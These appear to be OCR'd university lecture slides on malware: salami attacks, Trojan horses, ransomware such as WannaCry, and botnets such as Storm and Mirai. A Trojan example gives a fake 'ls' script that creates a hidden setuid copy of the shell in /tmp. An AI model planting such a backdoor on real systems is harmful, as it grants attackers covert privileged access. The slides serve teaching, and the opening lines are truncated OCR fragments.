




ntial, attacks

r from many

- Credit card thieves make ver
- Clerks slightly overcharge cu
- Gas pumps misreport the an





...ami attack"

...ntial, attacks

...r from many

- Credit card thieves make ver
- Clerks slightly overcharge cu
- Gas pumps misreport the ar





Trojans

Have you ever seen this?

http://www.sampsonuk.net/B3TA/TrojanHorse.jpg

What are Trojan Horses?

Trojan horses are programs which claim to do something innocuous (and usually do), but which also hide malicious behavior

User are tricked into executing Trojan horse

- Expects (and sees) overt and expected behavior
- Covertly perform malicious acts with user's authorization

Example:

Attacker:

Place the following file

```
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls $*
```


as /homes/victim/ls

Victim:

ls

What are Trojan Horses?


"You're surfing the Web and you see a button on the Web site saying, "Click here to see the dancing pigs." And you click on the Web site and then this window comes up saying, "Warning: this is an untrusted Java applet. It might damage your system. Do you want to continue? Yes/No." Well, the average computer user is going to pick dancing pigs over security any day. And we can't expect them not to." — Bruce Schneier



How do Trojan Horses work?

- Gain control by getting the user to run code of the attacker's choice, usually by also providing some code the user wants to run
- "PUP" (potentially unwanted programs) are an example
- For scareware, the user might even pay the attacker to run the code
- The payload can be anything; sometimes the payload of a Trojan horse is itself a virus, for example
- Trojan horses usually do not themselves spread between computers; they rely on multiple users executing the "trojaned" software

Scareware



http://static.arstechnica.com/malware_warning_2010.png

Ransomware

https://en.wikipedia.org/wiki/WannaCry_ransomware_attack#/media/File:Wana_Decrypt0r_screenshot.png

How does ransomware work?

- Demands ransom to return some hostage resource to the victim
- CryptoLocker in 2013:
  - Spread with spoofed e-mail attachments from a botnet
  - Encrypts the victim's hard drive
  - Demands ransom for private key
  - Botnet taken down in 2014; estimated ransom collected between $3 million to $30 million

- Could also be scareware

WannaCry

- Launched in May 2017, ransomware
- Infected 230,000 computers, including many of the British National Health Service
- Exploits a Windows SMB vulnerability originally discovered by the NSA
- NSA kept it secret (and exploited it)
- The “Shadow Brokers” leaked it (and others) in April 2017
- Microsoft had released a patch after being alerted by NSA but many systems remained unpatched
- Emergency patch for Windows XP and 8 in May 2017


Botnets

Zombie & Botnet

- Secretly takes over another networked computer by exploiting software flows
- Builds the compromised computers into a zombie network or botnet
  - a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure.
- Uses it to indirectly launch attacks
  - E.g., DDoS, phishing, spamming, cracking


New Generation Botnets

- Today's botnets are very sophisticated
- Stealthiness to hide from owner of computer
- Code morphing to make detection difficult



Botnet's infrastructure


- Distributed, dynamic & redundant control infrastructure
  - "Fast Flux"
    - A single host name maps to hundreds of addresses of infected machines
    - Machines proxy to malicious websites or to "mothership"
    - Machines are constantly swapped in/out of DNS to make tracking difficult



- Domain Generation Algorithm
  - Infected machine generates a large set (50,000 in the case of Conficker) of domain names that changes every day, contacts a random subset of these names for updates
  - To control the botnet, authorities would have to take control of 50,000 different domain names each day

Motivations for building botnets

- Earlier worms (Nimda, Slammer) were written by hackers for fame with the goal to spread worm as fast as possible
  - Caused disruption and helped detection
- Today's botnets are controlled by crackers looking for profit, which rent them
  - Criminal organizations
- Can spread more slowly and in targeted ways
  - Intelligence and espionage?



Sample botnet: Storm

- In September 2007, Storm Worm botnet included hundreds of thousands or even millions of machines
- Bots were used to send out junk emails advertising web links that when clicked attempted to download and install worm, or to host these websites
- Botnet was also rented out for pharmacy and investment spam
- As a self-defence mechanism, it ran DDoS attacks against Internet addresses that scanned for it
- Authors were thought to reside in St. Petersburg, Russia
- Problem: its p2p protocol created >10 times normal traffic (=> detectable)

Sample botnet: Mirai

- In fall 2016, the Mirai botnet attacked several high-profile targets, including a popular security blog and a large DNS provider
- Attack traffic of so far unseen 1 Tbps or more
- Botnet consisted of 600,000 IoT devices (routers, cameras) infected due to unchanged default passwords
- Distribution based on self-propagating worm
- Each bot flooded targets with UDP, TCP, and HTTP traffic, no amplification or reflection
- Botnet is believed to be part of a rivalry between Minecraft server operators

The new script kiddie on the block

Script kiddies are **novice hackers who use prewritten scripts and software** to carry out cyberattacks.

- For all of the discussed attacks, exploit code and complete attack scripts are available on the Internet
- Script kiddies can download scripts and raise an attack with minimum effort
- There are even tools that allow easy building of individual attacks:
  - E.g., Metasploit Framework, based on existing exploits
  - E.g., LOIC, stress testing and denial-of-service